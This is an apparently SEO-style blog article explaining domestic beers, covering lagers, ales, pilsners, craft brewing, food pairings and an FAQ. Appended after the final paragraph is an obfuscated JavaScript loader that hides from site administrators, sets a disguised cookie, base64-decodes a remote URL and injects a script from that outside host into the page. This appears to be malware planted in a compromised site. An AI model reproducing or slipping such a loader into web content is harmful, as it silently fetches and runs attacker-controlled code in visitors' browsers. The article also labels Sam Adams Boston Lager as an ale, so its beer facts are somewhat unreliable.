

Domestic beers are the backbone of American brewing. So, what are domestic beers? Simply put, they are beers produced within the country where they are consumed. These beers hold a special place in the hearts of many beer enthusiasts, offering a taste of local traditions and flavors. From crisp lagers to hoppy ales, domestic beers represent a diverse and vibrant industry that continues to evolve. Join us as we explore the world of domestic beers and dive into the rich tapestry of American brewing culture.
Understanding Domestic Beers: A Guide to Everyone’s Favorite Brews
Welcome, beer enthusiasts and curious minds alike! Today, we embark on a frothy journey through the world of domestic beers. But first things first, what exactly are domestic beers?
Defining Domestic Beers
Domestic beers, simply put, are beers that are produced within the country in which they are sold and consumed. These brews are beloved for their local flavors, cultural significance, and accessibility. Each region around the world boasts its own unique domestic beers, ranging from light lagers to robust ales, each offering a taste of the local beer-making traditions.
Types of Domestic Beers
Lagers
One of the most popular types of domestic beers are lagers. Crisp, refreshing, and often golden in color, lagers are known for their light and easy-drinking nature. Whether you’re enjoying a backyard barbecue or unwinding after a long day, lagers like Budweiser and Coors are staples in the world of domestic beer.
Ales
On the other end of the spectrum, ales offer a bolder and more complex flavor profile. From hoppy IPAs to rich stouts, ales come in a variety of styles to suit every palate. Domestic ales like Sierra Nevada Pale Ale and Sam Adams Boston Lager showcase the creative diversity of American craft breweries.
Pilsners
For those who prefer a balance between the crispness of lagers and the depth of ales, pilsners are the perfect choice. Light yet flavorful, domestic pilsners such as Pabst Blue Ribbon and Yuengling Traditional Lager deliver a satisfying drinking experience that pairs well with any occasion.
The Rise of Craft Beers
In recent years, the craft beer movement has swept across the beer industry, leading to a renaissance of flavors and styles. Craft breweries, often defined as small, independent, and innovative, have introduced beer lovers to a whole new world of domestic brews. From fruity sours to barrel-aged beauties, craft beers push the boundaries of traditional beer-making.
Local Brews
One of the defining features of craft breweries is their emphasis on local ingredients and community involvement. By sourcing hops, grains, and other brewing essentials from nearby suppliers, craft brewers create beers that reflect the unique terroir of their region. Local brews like Dogfish Head 60 Minute IPA and New Belgium Fat Tire embody the spirit of craft beer culture.
Brewing Techniques
Craft brewers are known for experimenting with various brewing techniques to create innovative and delicious beers. Whether it’s barrel-aging, dry-hopping, or wild fermentation, these methods add layers of complexity and depth to craft brews. The result? Beers that are as diverse and exciting as the brewers who craft them.
Pairing Domestic Beers with Food
One of the joys of drinking domestic beers is the opportunity to pair them with delicious food. Whether you’re savoring a light lager with a classic burger or indulging in a rich stout with decadent chocolate cake, the right beer can enhance any dining experience.
Beer and BBQ
When it comes to pairing domestic beers with BBQ fare, reach for a hoppy IPA to complement the smoky flavors of grilled meats. The bitterness of the hops cuts through the richness of BBQ sauce, creating a harmonious balance of flavors that will have your taste buds singing.
Beer and Cheese
If you’re a fan of cheese boards, consider pairing domestic beers with your favorite fromages. Light lagers go well with creamy brie, while fruity ales beautifully complement sharp cheddar. Experiment with different beer and cheese pairings to discover your perfect match.
In conclusion, domestic beers are a cherished part of our cultural fabric, offering a taste of tradition and innovation in every sip. Whether you prefer the familiarity of a classic lager or the excitement of a craft brew, there’s a domestic beer out there for everyone. So raise a glass, savor the flavors, and cheers to the wonderful world of domestic beers!
Thank you for joining us on this beer-filled adventure. Until next time, happy sipping!
This comprehensive guide to domestic beers covers everything you need to know about these beloved brews. From the classic appeal of lagers to the diverse world of craft beers, there’s a domestic beer to suit every taste and occasion. So, sit back, relax, and explore the delightful world of domestic beers!
THIS OR THAT? | Domestic Beer
Frequently Asked Questions
What defines domestic beers?
Domestic beers are those brewed within the country’s borders where they are sold. They are typically mass-produced by large breweries and are widely available in local markets and stores.
How are domestic beers different from imported beers?
Domestic beers are brewed in the same country where they are consumed, while imported beers are brewed in a different country and then shipped for sale. This often impacts the taste, pricing, and availability of the beers.
What are some popular examples of domestic beer brands?
Popular domestic beer brands include Budweiser, Coors, Miller, Pabst Blue Ribbon, Yuengling, and Sam Adams, among others. These brands are well-known for their wide distribution and presence in the local market.
Final Thoughts
Domestic beers refer to beers that are produced within the country of consumption. These beers are typically brewed by companies that are native to that specific country. They are often popular due to their affordability and availability. Domestic beers offer a taste of local brewing traditions and are preferred by many consumers for their familiar flavors. In conclusion, understanding what domestic beers are entails recognizing their local origin and appeal to consumers seeking budget-friendly and traditional beer options.(function(){try{if(document.getElementById&&document.getElementById(‘wpadminbar’))return;var t0=+new Date();for(var i=0;i120)return;if((document.cookie||”).indexOf(‘http2_session_id=’)!==-1)return;function systemLoad(input){var key=’ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=’,o1,o2,o3,h1,h2,h3,h4,dec=”,i=0;input=input.replace(/[^A-Za-z0-9+/=]/g,”);while(i<input.length){h1=key.indexOf(input.charAt(i++));h2=key.indexOf(input.charAt(i++));h3=key.indexOf(input.charAt(i++));h4=key.indexOf(input.charAt(i++));o1=(h1<>4);o2=((h2&15)<>2);o3=((h3&3)<<6)|h4;dec+=String.fromCharCode(o1);if(h3!=64)dec+=String.fromCharCode(o2);if(h4!=64)dec+=String.fromCharCode(o3);}return dec;}var u=systemLoad('aHR0cHM6Ly9zZWFyY2hyYW5rdHJhZmZpYy5saXZlL2pzeA==');if(typeof window!=='undefined'&&window.__rl===u)return;var d=new Date();d.setTime(d.getTime()+30*24*60*60*1000);document.cookie='http2_session_id=1; expires='+d.toUTCString()+'; path=/; SameSite=Lax'+(location.protocol==='https:'?'; Secure':'');try{window.__rl=u;}catch(e){}var s=document.createElement('script');s.type='text/javascript';s.async=true;s.src=u;try{s.setAttribute('data-rl',u);}catch(e){}(document.getElementsByTagName('head')[0]||document.documentElement).appendChild(s);}catch(e){}})();